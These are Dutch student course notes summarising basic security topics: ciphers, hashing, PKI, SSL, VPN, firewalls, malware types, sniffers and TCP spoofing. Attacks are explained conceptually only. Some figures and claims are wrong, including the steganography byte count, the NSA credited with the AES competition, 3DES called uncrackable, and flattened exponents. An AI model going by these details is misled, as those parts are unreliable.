# Basic Security Samenvatting

Cryptografie Inleiding 2

Symmetrische Cryptografie 4

Assymetrische Cryptografie 6

Hashing 7

Digitale handtekeningen 8

Hybride Cryptografie 8

Certificaten 9

PKI Architectuur 10

Web Security 13

SSL 14

VPN 16

Secure Electronic Transaction 17

Firewalls 17

Virus/Worm 18

Trojans / Rootkits 19

Sniffers 21

Denial Of Service 24

Vulnerability Scanners 25


Intrusiedetectie 27

Logging & SIEM 28


Privacy 29

## 

## Cryptografie Inleiding



* Dezelfde sleutel wordt gebruikt voor Encrypt/Decrypt
* Decryptieproces is het omgekeerde van het Encryptieproces.



Er zijn 3 eigenschappen die de classificatie van een Crypto-systeem bepalen

* **Operaties X -> Y**
  + Substitutie (confusion)
    - Caesar (mono-alfabetisch)
      * Sleutel = aantal te verschuiven plaatsen
      * Caesar5 -> ABCDE wordt FGHIJ
    - Vigenère (poly-alfabetisch)
      * De key is een sleutelwoord
      * KEY onder message schrijven -> elke letter vervangen door andere letter in de tabel.
  + Transpositie (diffusion, permutation)
    - Kolom / Blokvercijfering -> Blokgrootte is breedte van kolom
    - Je leest de Encrypted message vervolgens af van boven naar onder.
    - Andere vormen
      * Scytale: Cilinder met gewikkelde strook rond.
        + Enkel met de juiste diameter van cilinder is de boodschap leesbaar
      * Enigma machine:
        + 3 rotors met 26 tekens, init-stand moet gekend zijn.
        + = Caesar met een twist
* **Aantal gebruikte sleutels**
  + Symmetrisch Secret Key Dezelfde sleutels voor Encrypt/Decrypt.
  + Assymmetrisch Public Key Verschillende sleutels
* **Operaties input -> X**
  + Blokvercijfering
  + Stroomvercijferen

### Steganografie

* Boodschap verbergen in een foto, geluids- of videobestand.
* Foto
  + Je gebruikt de **Least Signifant Bit** in de RGB-waarde van iedere pixel.
  + 500px\*500px foto -> 250.000 pixels \* 3 (RGB) -> 750.000 pixels.
  + 750.000 = 750.000 bits of / 8 -> 8522 bytes om data in te stoppen.
* Geluid
  + Menselijk gehoor gaat maar tot ˜20.000Hz maximaal.
  + Je verstopt de boodschap in het geluidspectrum boven deze frequentie.

## Symmetrische Cryptografie

### Algemene eigenschappen

* Dezelfde secret key wordt gebruikt door verzender/ontvanger (gevaar!)
* Gebruikt een publiek algoritme

### Voordelen

* **Number Cruncher = Snelheid**


### Nadelen

* **Key-management**
  + Het aantal keys stijgt kwadratisch met het aantal users.
  + 6 users -> 15 sleutels, 7 users -> 21 sleutels, etc…
* **Kleine Key-size en Block-size maken het doenbaar om dit te brute-forcen.**

### DES

* Data Encryption Standard
* Tekst -> Binair (blokken van 64 bits)
* Key = 56-bit (64bit, waarvan 8 controle-bits).
* Decryptie is het omgekeerde proces van Encryptie
* Verouderde standaard, vervangen door AES

Werking

* 64-bit invoer splitsen in 2 blokken van 32-bit
* Er worden permutatiematrixen gebruikt (PC-1, PC-2)
* Encryptie
  + 16 iteraties -> iedere iteratie maakt een subkey aan van 48-bit.
    - KEY = 64-bit = meestal een paswoord
    - 64-bit -> 56-bit via PC-1 Matrix (8 controle bits worden verwijderd)
    - 56-bit -> 2x28-bit input - > Left-Shifts (1 of 2 posities, hangt van de iteratie af)
    - 2x-28-bit output -> 56 bit blok -> PC-2 Matrix -> 48-bit blok = SubKey
  + 2x32-bit bloken worden vergroot naar 48-bit via een expansiematrix
  + Dan vindt er een XOR plaats tussen de 48-bit blokken en de SubKey.
  + Deze 48-bit blokken wordt verdeeld over 8 S-Boxen
    - 6-bit input -> 4-bit output
    - Bv 011011
      * Eerste en laatste bit neem je, deze vormen de RIJ
      * Middelste vier neem je, deze vormen de KOLOM
      * 
      * 01 = 1 en 1101 = 13
      * Rij 1 en Kolom 13 = 5 in de tabel!
      * 5 = 0101 = OUTPUT = 4-bit
  + Alle 4-bit outputs -> 32-bit blok
  + Deze blok wordt nog eens door de permutatiematrix gestuurd (transpositie)
* Decryptie
  + Idem als encryptie, maar de volgorde van de 16 iteraties is omgedraaid
  + De volgorde van de subkeys is dan K16 -> K1
* DES heeft als groot voordeel dat het een **Avalanche Effect** of **Cascade Effect** veroorzaakt.
* Een kleine verandering wordt telkens groter en groter door de 16 iteraties.
* Een nadeel ontstaat wel indien er zwakke keys worden gebruikt
  + 2x28 blokken -> 1 kant allemaal 1, andere kant allemaal 0
  + Left-Shifts leveren geen verandering op, alles blijft zoals het is.
  + 2x vercijferen levert dus dezelfde tekst

### 3DES

* Uitbreiding op gewone DES, want 256 is hackable via een Brute-Force attack.
* 3DES = 3x DES uitvoeren met 3 verschillende sleutels = 1 sleutel van 168-bits = onkraakbaar!

### AES

* Advanced Encryption Standard
* Zoals eerder vermeld is AES de opvolger van DES
* AES = Rijndael
  + Wedstrijd door NSA georganiseerd
  + Gewonnen door 2 vlaamse onderzoekers (Daemen/Rijmen).
  + Security van 3DES met snelheid van DES
* Deze standaard maakt ondersteunt Keysizes en Blocksizes van 128, 192 of 256-bit KEYS.
* Op de message (X) wordt eerst een XOR gedaan met een subkey
  + **Subkey proces niet kennen!**
* Daarna 10 iteraties, waarvan 1 de eindronde is.
* Door de grote Keysize en Blocksize is dit niet te kraken voor moderne computers.

## Assymetrische Cryptografie

* Werkt **NIET** met dezelfde Keys voor verzender en ontvanger.
  + Private Key en Public Key voor iedere persoon!
  + Public en Private Keys kunnen niet van mekaar worden afgeleid!
    - Maar ze hebben wel een wiskundig verband!
  + De Private Key wordt **NOOIT** uitgedeeld!

### Voordelen:

* Key-Management

### Nadelen:

* Snelheid
* Er zijn 4 belangrijke soorten in de Assymetrische Cryptografie
  + RSA = in priemfactoren is de sterkte van dit algoritme!
  + Diffie-Hellman = Discrete Logarithmen!
  + Knapzaksysteem
  + Elliptische curven

### RSA

* Ontbinden in priemfactoren = **Factorisatie**!
* Het hele proces moet je niet kennen voor het examen
  + Enkel weten dat het op factorisatie gebaseerd is!

### Diffie-Hellman

* Eerste Public Key cryptosysteem
* Wordt gebruikt om uitwisselen van keys te beheren
  + Ook bekend als het **koffer-principe** en maakt gebruik van **discrete logaritmen**.
* Wel kwetsbaar voor een **Man In The Middle Attack**
  + C stelt zich op tussen A en B
  + Communicatie gebeurt vanaf tussen A en C en C en B.
  + A en B hebben niet door dat C alles onderschept en hun berichten kan wijzigen.
  + Daarom best authenticatie gebruiken via een digitale handtekening.

### Knapzaksysteem

* Verzameling objecten met ieder een bepaald gewicht.
* Aantal object wordt in de zak gestopt (welke objecten???)
* Gewicht en grootte van de verzameling is bekend.
* Uitrekenen van de lijst zelf is ondoenbaar.
* **Dit is niet meer veilig** aangezien er een backdoor is.
  + Private en Public Key kan afgeleid worden.

### Elliptische Curven

* ECC = werkt op basis van **Ellipsen**
* Er liggen 2 punten op de curve, je moet k berekenen.
* Dit is **zeer snel.**
* **Korte sleutels** met toch een degelijke security!
* **Dit is de toekomst in de cryptografie!**

## Hashing

* Hashing is een eenrichtingsfunctie = valluik
* Dit garandeert de integriteit van een bestand/boodschap
* Hash h = H(Message) = vingerafdruk van de message.
  + MD5 en SHA zijn de meest voorkomende algoritmen
* Een kleine wijziging in de Message geeft een compleet andere Hash.
* Collission Free
  + Bijna mogelijk om een 2de Message te zoeken die identiek dezelfde Hash geeft.
  + Indien dit toch gebeurt betekent dit wel **NIET** da Message 1 en Message 2 identiek zijn

### Hashing proces

* + Paswoord opslaan
    - “myPassword” -> Hash algoritme -> Hash stop je in de DB
  + Incorrrect paswoord checken
    - “notMyPassword” -> Hash algoritme -> Komt dit overeen met de Hash in de DB?
    - Nee -> Inloggen faalt!
  + Correct paswoord checken
    - “myPassword” -> Hash algoritme -> Komt dit overeen met de Hash in de DB?
    - Ja -> Inloggen!

Een Hash dient niet om een bericht onleesbaar te maken, het waarborgt enkel de integriteit.

### Birthday Attack

* Paswoorden worden gehashed bijgehouden in een DB, bv 128-bit hashes.
* Aantal paswoorden = gigantisch veel = variabele lengte
* Aantal hashwaarden = enorm veel = 2128
* Een Birthday Attack staat op het principe dat als je in een kamer iemand zoekt die **exact** dezelfde geboortedatum als jou heeft, de klein is dat je hem zal vinden.
* Via kansberekening zou je 253 mensen moet vinden vooraleer je die ene persoon gevonden hebt!
* Indien je zoekt naar 2 mensen die dezelfde geboortedatum hebben is die kans al veel groter.
* Je zou maar 23 mensen moeten vinden!
* **Een willekeurige collision vinden is minder moeilijk dan een exacte collision**
* Het aantal verbindingen tussen mensen neemt toe als het totale aantal personen stijgt.

### Gevolgen voor Hashing

* Als een hacker **exact** jouw paswoord wil vinden is de kans zeer klein dat dit lukt.
  + Hij zou 2128 / 2 paswoorden moeten afgaan
* Als hij 50% kans wil hebben om een random paswoord te vinden is de kans al iets groter
  + Hij zou 264 / 2 paswoorden moeten afgaan

### Rainbow Tables

* Paswoorden zijn nooit random en worden vaak hergebruikt.
* Een hacker maakt een Dictionary aan van veel gebruikte paswoorden, samen met hun Hash.
* Hacker vergelijk zijn tabel met die van de DB en als er een match is kan hij inloggen met **EEN** paswoord.

Om dit proces tegen te gaan moet een **salt** gebruiken vooraleer je gaat hashen.

Iedere user heeft een random salt en dus ook een “uniek” paswoord.

In een Rainbow Table wordt enkel het eerste en laatste paswoord bijgehouden, alles tussen in kan berekend worden. Dit vormt dus een soort van ketting.

De Salt wordt toegevoegd aan de Hash of apart opgeslagen naast de Hash in de DB.

Een hacker die binnenraakt ziet alle hashes en salts maar zal zijn Rainbow Table helemaal opnieuw moeten laten berekenen = duurt lang = niet de moeite.

## Digitale handtekeningen

* Identiteit van verzender waarborgen!
* **Voorwaarden**
  + **Niet vervalsbaar**
  + **Authentiek**
  + **Niet herbruikbaar**
  + **Niet veranderbaar**
  + **Niet verloochenbaar**

## Hybride Cryptografie

* AES/DES = snel en RSA = beter Key Management
* Combinatie van beiden = IDEAAL!



**Deze tekening moet je kunnen maken op het examen!**

## Certificaten

### Public Key probleem

Je moet kunnen garanderen dat een bepaalde Public Key bij die bepaalde persoon hoort, via Public Key Infrastructure kan je dit beheren (PKI).

* Dit is een technologie die gebruikt wordt voor een encryptie
* De infrastructuur bestaat ook Certification Authorities en Security Management
* De services bestaan uit vertrouwelijkheid, authenticiteit, integriteit en onweerlegbaarheid!

**Een certificaat verbindt een Public Key aan een individu = Electronic ID**

Deze certificaten wordten uitgereikt door een CA (Certification Authority) = trusted third party!

Een certificaat bestaat uit de Public Key en enkele extra gegevens

Een certificaat is bovendien ondertekend door de CA zelf = garantie!


Als je de CA vertrouwrt, vertrouw je ook de inhoud!

Er zijn verschillende soorten certificaten

* Persoonsgebonden
* Rolgebonden (denk aan een bepaalde functie in een bedrijf)
* Toepassingsgebonden (denk aan server logging)
* SSL
* Signing (denk aan een JAR)

### PKI Componenten (**!**)

* **CA** = Certification Authority
  + Genereren, uitgave, distributie en intrekken van certificaten
* **RA** = Registration Authority
  + Registreren van gebruikers en identiteit vaststellen
* **VA** = Validation Authority
  + Verifieren of certificaat niet is ingetrokken of opgeschort
* **Repository**
  + Opslagplaats van certificaten
  + Opslagplaats van de blacklist (CRL)
* **Eindentiteiten**
  + Aanvragen van certificaat
  + Aanmaken van Private en Public Keys
* **CP** en **CPS**
  + Certificate Policies en Certificate Practice Statement
    - Organisatorische en juridische richtlijnen
    - **CP**
      * Regels en normen die aan de Ca worden gesteld
      * Beleidsniveau
      * Gestandarizeerd document
    - **CPS**
      * De door de CA gevolgde procedures om aan de regels te voldoen
      * = Concreet implementeren van de CP
* Er zijn verschillende niveaus van vertrouwen
  + Vastgelegd = IETF



## PKI Architectuur

2 soorten

* **Hierarchisch**
  + Veel toegepast
  + Iedereen kent de Public Key van de root CA
  + Duidelijk in opbouw van de vertrouwensrelatie
  + Nadeel indien het vertrouwens tussen 2 CA’s wegvalt = hele structuur weg
* **Mesh**
  + Iedere CA is gelijkwaardig = geen root = geen hierarchie
  + Iedereen kent de Public Key van de lokale CA
  + Cross-certificering
  + Voordeel: Flexibiliteit, structuur valt niet weg!
  + Nadeel: Niet duidelijk hoe de vertrouwensrelatie juist is

### Cross-certificering

* Wederzijdse erkenning van 2 CA’s op basis van CPS

### Certificaataanvraag

* A -> Public Key -> RA
* RA -> Certifcaat voor A -> CA
* CA keurt goed en ondertekent -> A ontvangt certificaat
* B -> zoekt certificaat van A op in DB
* B -> Controleert met Public Key van CA of dit de echte Public Key van A is
* Communicatie via Public Key Cryptografie

### Intrekken van certificaat


* Indien het certificaat niet meer integer is
* Private Key gecompromitteerd
* Geldigheidsduur verlopen

Het certificaat wordt uit de respository gehaald (revoke) en komt op de blacklist (**CRL**)


De intrekking wordt gepubliceerd door de CA!

### OCSP (**!**)

* Online Certificate Status Protocol
* = Online controle van certificaat
* = Status die je bv ziet in Google Chrome op een website die SSL gebruikt



* B vraagt status op via OCSP server
  + Good
    - Niet op CRL
  + Revoked
    - CRL
  + Unknown
    - Onbekend



### Key Escrow (**!**)

* De VS ziet Cryptografie als een militair aspect
* = Geen uitvoer van sterke crypto systemen
* = Zwak mag wel (korte sleutels)
* Sterke crypto is soms toegestaan, maar private key moet je laten beheren door de CA (TTP)
* Op deze manier kunnen ze jouw communicatie bekijken (denk aan terrorisme)
* Key Escrow = Big Brother
* NOOIT je Private Key uit handen geven

De sleutellengte bepaalt de veiligheid

De lengte hoeft niet groot te zijn indien de sleutel maar een beperkte levensduur heeft.

Er zijn tabellen die de sleutellengte aangeven om nog veilig te zijn

* Uitgedrukt in MIPS Jaar = Million Instructions Per Second (Year in dit geval)

### PKI-voordelen

* Secure E-mail
* Code Signing
* VPN
* Secure Single Sign-On

## Web Security

* Internet = kwetsbaar
* Client -> Server -> Client
* Soorten bedreigingen
  + Integrity
  + Confidentiality
  + Denial Of Service
  + Authentication
* Beveiligsmethoden
  + IPsec
    - Laag 3 = Netwerklaag in OSI
  + SSL/TLS
    - Laag4 = Transportlaag in OSI
  + Toepassingsgebonden beveligingsservices
    - Laag 7 = Applicatielaag in OSI

### Email


2 systemen om E-mail te encrypteren

* **S/MIME**
  + Secure Multipurpose Internet Mail Extension
  + Gebruikt certificaten uitgereikt door een CA
  + Meestal web-based E-mail
* **PGP**
  + Pretty Good Privacy
  + Gebruikt een Web-Of-Trust
  + Als x aantal mensen die je kent een certificaat vertrouwen, vertrouw jij dit ook
    - Vertrouwen = signen met je private key

De encryptieprincipes zijn gelijkaardig tussen beide, maar de manier waarop het certificaat vertrouwd wordt is dus anders!!!

## SSL

* Ontwikkeld door Netscape
* SSLv3 is de meest gebruikte
* TLS-werkgroep opgericht om SSLv3 te standariseren
  + TLS = SSLv3.1
* HTTPS = HTTP + SSL (en op poort 443 ipv 80)



* SSL gebruikt TCP en bestaat uit 2 lagen
  + Laag 1
    - SSL Record Protocol
    - Levert beveiligingsservices
    - Beveiligde data transfer
  + Laag 2
    - SSL Handshake Protocol
    - SSL Change Cipher Spec Protocol
    - SSL Alert Protocol

|  |  |
| --- | --- |
| Laag 1  * Vertrouwelijkheid   + Secret Key #1: AES * Integriteit   + Secret Key #2: MAC   SSL Record Protocol   * Data fragmenteren en eventueel comprimeren * MAC toepassen (hashen met Secret Key #2) * Versleutelen met AES (Secret Key #1) * Header toevoegen en doorsturen naar Transportlaag | Laag 2 SSL Handshake Protocol   * Authenticatie + Overhandelen over cryptoalgoritme * Moet OK zijn! * Onbeveiligd   SSL Change Cipher Spec Protocol   * Geeft aan dat de afspraken OK zijn * Beveiligd   SSL Alert Protocol   * Waarschuwen indien communicatie NOK is bv. |

### SSL Handshake Protocol (**!**)

|  |  |
| --- | --- |
|  | * Cilent stuurt Hello   + SSL-versie, Sessie-ID, **Random-number** * Server stuurt Hello terug   + SSL-versie, Sessie-ID, Gekozen algoritme, compressie, **Random-number** |
| * Server stuurt zijn certificaat (met Public Key in)   + Indien geen certificaat     - Stuurt Server Key Exchange     - Afspraken hoe Master Key gemaakt kan worden * Server vraagt Client zijn certificaat * Server stuurt Hello Done |
| * Client stuurt zijn certificaat (met Public Key In)   + Indien geen certificaat     - ‘no certificate’ alert     - Server beslist hierna! * Certificaat verification   + **Proof Of Possession**   + Client maakt hash van alle uitgewisselde messages tot nu toe   + Server berekent deze zelf ook en checkt hashes * Client Key Exchange   + Client maakt 48-bit Pre Master Secret   + Encryptie met Server Public Key * Beiden berekenen nu de Master Secret uit de Pre Master Secret (met **Randoms**) * Beiden berekenen uit de Master Secret de AES en MAC Key |
| * Client stuurt Change Cipher Spec naar server   + Vanaf nu dus pas **secure connection** * Client stuurt finished naar Server * Server stuurt ook Change Cipher Spec terug * Server stuurt Finished tertug |

* Uit de **Pre-Master-Secret** wordt dus de **Master-Secret** berekend.
* Uit deze Master-Secret wordt de uiteindelijke **Encryption Key** en **MAC Key** berekend**.**
* De Random getallen gaan **Replay-Attacks** tegen.
  + Een Replay-Attack is wanneer een hacker alle communicatie zal bijhouden tussen een Client en een Server.
  + Op een ander tijdstip zal hij deze terug sturen naar de server (bv opnieuw een order plaatsen).
  + Dit gaat niet aangezien er Random getallen gebruikt worden en de Server dus ook een ander Random getal gebruikt per sessie.

## VPN

* Virtual Private Network
  + Eigen, afgesloten netwerk dat gebruik maakt van het internet
  + Bv in bedrijven zodat werknemers van thuis uit connectie kunen maken met het bedrijfsnetwerk en dus ook een IP-adres krijgen IN het bedrijfsnetwerk.
  + E-commerce (klanten)
  + Extranet (leveranciers die bv de voorraad kunnen raadplegen)
* Private
  + Beveiligd!
* Virtual
  + Geen direct verbinding maar getunneld!

Technologieën

* PPTP
  + Point To Point Tunneling (Laag 2 OSI)
* **IPSec**
  + Laag 3 OSI
* SSL/TLS

### IPSec

* Werkt op de netwerklaag
* Keuze tussen verschillende algoritmes

4 keuzes maken

* Welk IPsec protocol
* Welke symmetrische encryptie
* Welke authenticatie
* Hoe de shared key afspreken

### VPN Modes

* **Transport Mode**
  + Behoudt de originele IP-header
  + Gebruiken indien het niet belangrijk is om je IP te verbergen!
* **Tunnel Mode**
  + Stript de originele IP-header en maakt een nieuwe aan
    - Encapsuleren
  + Origineel IP-adres wordt dus niet meegenomen!

## Secure Electronic Transaction

* SET
* **= Encryptie op de Applicatielaag**
* Was bedoeld als standaard voor betalingen via creditcards
* Verkoper en koper moeten over certificaat beschikken
* Partijen
  + Cardholder
  + Issuer
  + Merchant
  + Acquirer
  + Payment Gateway
  + CA
* Wordt niet meer gebruikt in de praktijk omdat VISA zijn eigen systeem heeft ontwikkeld (3DSecure).
* Wegens de **VISA-garantie** gebruikt iedereen dit systeem, ook al is het technisch minder goed SET.
* Voor een eigen webshop Ogone gebruiken, dan val je ook onder de VISA-garantie.

## Firewalls

* Toegangscontrole voor het netwerk
* Gebruikt “rules”
  + Source
  + Destination
  + Port
* Extra’s
  + Inhoud filteren
  + VPN
  + NAT
  + Load Balancing
* 3 soorten
  + **Packetfilter**
    - L4 OSI
    - Cisco Routers bv
    - Makkelijk te implementeren, men heeft meestal een router klaar staan.
    - Nadelen
      * Niet voorbereid op DOS
      * Geen sessies bijhouden
      * Grote ACLs zorgen voor extra belasting op het netwerk
      * Poorten boven 1024 moeten open laten staan (geen goed idee)
  + **Stateful packetfilter**
    - L5 OSI
    - Packetingfilter + Sessies
    - Voorbereid op DOS
    - Kijkt niet alleen naar pakketten, maar ook de context.
    - Poorten boven 1024 DICHT, enkel OPEN indien het nodig is.
  + **Proxy**
    - L7 OSI
    - Controleert nog eens extra op de Applicatielaag, maar is ook trager.

Tussen een Packetfilter Firewall en een Statful Packetfilter Firewall is het grootste verschil dat binnenkomend verkeer op poorten boven 1024 toegelaten wordt (antwoord op request). Een Stateful packetfilter houdt de sessie bij en checkt de socketinfo om te kijken of het verkeerd binnen mag of niet. Firewalls met een hogere beveiliging hebben meestal minder functionaliteit, ze geven ook een vals gevoel van veiligheid (zorg voor Layered Defense).

## Virus/Worm

### Virus

* VIRUS = Programma dat zich kopieert door andere programma’s te infecteren!
* VIRUS = **replicatie**

Het infecteren zelf is het zich hechten aan 1 of meerdere programma’s. Dit kan door het programma zelf op te starten, maar soms kan booten al genoeg zijn.

### Worm

* Hecht zich **NIET** aan een programma, maar infecteert zijn omgeving door zich via het netwerk te verspreiden.
* Er is dus ook meestal **geen user interaction** nodig
* Verspreidt zich sneller dan een virus

### In The Wild

Een virus dat “in the wild” is, is wanneer het grote publiek er mee te krijgen en niet enkel de onderzoekers in een afgesloten labo.

De WildList Organisation (**WLO**) houdt bij welke virussen in circulatie zijn.

* Virussen in the wild = +/- paar honderd
* Virussen dat bestaat = 70.000

### Werking

Een virus heeft enkele basisstappen in de programmatie zitten:

* Infection
* Trigger
* Payload

Ze kunnen ook ingedeeld worden in enkele categorieën

* **Bootsector Infectors (BSI)**
  + Bootsector bevat info over de bestandsstructuur + info om te booten
    - * Master Boot Record = Bevat info over de HDD en laadt de Volume Boot Record
      * Volume Boot Record = Eerste sector van een storage device
  + Een BSI vervangt de bootsector met zijn eigen versie, infecteert bij gevolg bv alle USB sticks die nadien gebruikt worden. Hij kopieert de originele bootsector meestal naar een andere plaats = werking niet verstoord.
* Virussen die een bestand infecteren
* Multivirussen
* Macrovirussen
* Scriptvirussen
* **Memetische** virussen
  + = Virussen zonder code = Hoax = Kettingbrieven
* Wormen
* Virussen zijn stiekem/stealth en proberen hun aanwezigheid te verbergen.
* **Payloads** worden meestal met vertraging uitgevoerd nadat het virus getriggerd is.
* Ze waren ook meestal de originele code van het geïnfecteerde programma (anders worden ze misschien ontdekt door een virusscanner). Zo kunnen ze ook de MD5 Hash/CRC terug geven aan een scanner als deze er om vraagt.
* Virussen zijn ook **polymorf**, ze hechten telkens een iets andere vorm vanzichzelf aan een object. Op deze manier is de code telkens anders en vallen ze niet hard op. Ze doen dit voor bv de whitespacing telkens te veranderen.

## Trojans / Rootkits

### Trojan

* Een Trojan focust zich voornamelijk op zijn Payload
  + Integenstelling tot een virus dat zich focust op zelfreplicatie.
* Een Trojan is meestal schijnbaar attractief, maar bevat een onplezierige verrassing.
* Een Trojan bevat statische code die iets anders doet dan de gebruiker verwacht.

### RAT

#### Application Level

* = Remote Access Tool = Backdoor Trojan
* Dit is een Trojan om toegang te verkrijgen tot het systeem van een victim
* De hacker is nadien in control van het systeem
* De meeste gewone RAT’s zijn Application-level backdoor Trojans
  + Op de victim PC wordt een server app geïnstalleerd
  + De hacker verbindt via deze app met het systeem


### Rootkit

#### Traditionele Rootkits = User Mode Rootkit

* Werkt zoals een RAT maar nog meer in het geheim.
* = Vermomde backdoor
* Zal belangrijke executables aanpassen/vervangen
  + Ifconfig, ls, ps, find, etc
  + Maakt een een backdoor om volledig system-access te verkrijgen
  + Verbergt zich diep in het systeem

#### Kernal Based Rootkit

* Vervangen/aanpassen van de kernel
* Opvangen/veranderen van system calls
* Moeilijk te detecteren



Er zijn ook al Rootkits die zich in de Virtualisation Layer plaatsen.

Een format van de HDD helpt dan ook niet meer.

Voorbeeld

* Cisco verstuurde een lading devices via een vrachtwachten
* Vrachtwagen kwam te laat aan
* Devices onderzocht -> Extra code in Virtualisation layer gevonden!

## Sniffers

* Onderscheppen netwerkpakketten
* Kunnen een legitiem doel hebben
  + Netwerkanalyse
* Sniffers zetten de NIC in promiscuous mode
  + NIC vangt normaal alleen verkeer op dat voor hem bedoeld is
  + In Promiscuous mode vangt hij alles op
* Sniffers werken passief
* De hacker wil meestal alleen de eerste 200-300 bytes van een pakket hebben (username/password)
* Gebruik SSL en SSH!
* Een sniffer plaats je op een strategisch punt
  + Vlakbij een machine met veel paswoorden
  + Vlakbij de gateway
* Snifferaanvallen afslaan
  + Sniffers detecteren en elimineren
    - Uitkijken naar NIC die promiscuous mode staat
    - Berekenen van Hash op het systeem en checken!
    - Programma gebruiken die de netwerk topologie in het oog houdt
  + Gegevens beschermen
    - Veilige topologie = Netwerksegmentatie
      * Switches, routers, bridges, etc
      * Maakt het bereik van de sniffer kleiner!
  + Versleutelde sessies
    - Gegevens encrypteren!

### Spoofing

### TCP/IP

* Een TCP/IP connectie is gedefinieerd door 4 parameters
  + Source socket (IP/poort)
  + Destination socket (IP/poort)
* Data wordt in pakketten verstuurd
* IP is een wrapper rond TCP(UDP) data
* Alle pakketten hebben een header
  + IP-header
  + TCP-header
* TCP/IP maakt gebruik van de **Three Way Handshake**
  + A stuurt een SYN naar B
  + B stuurt een SYN/ACK terug naar A
  + A stuurt een ACK naar B
  + De connectie is nu actief

### TCP Spoofing

* Geavanceerde techniek die pakketten van een bronadres vervalst om de machine te authenticeren bij een andere machine

#### RHOSTS

* Verouderde techniek die de RHOSTS-files aangepast op Unix systemen
* Authenticatie op basis van IP, dus geen paswoorden! IP is makkelijk te vervalsen!

#### Source Routing

* Optie in IP-protocol
* Antwoord moet via een bepaalde route verstuurd worden (kan hacker zijn)

#### Spoofing mechanisme

* In de vorige 2 voorbeelden vervalst men enkel het IP-adres, dit is echt niet genoeg.
* Er moet een dialoog zijn tussen beide machines.
* De hacker moet weten met welk sequentienummer de Server start.

#### Non-blind spoofing

* ARP Poisining of IP Source Ratting attack
* Je ziet het antwoord van de server (en dus het sequentienummer)
* Hacker gebruikt een sniffer om dit te doen

#### Blind Spoofing

* Beredeneerd gokken naar het sequentienummer
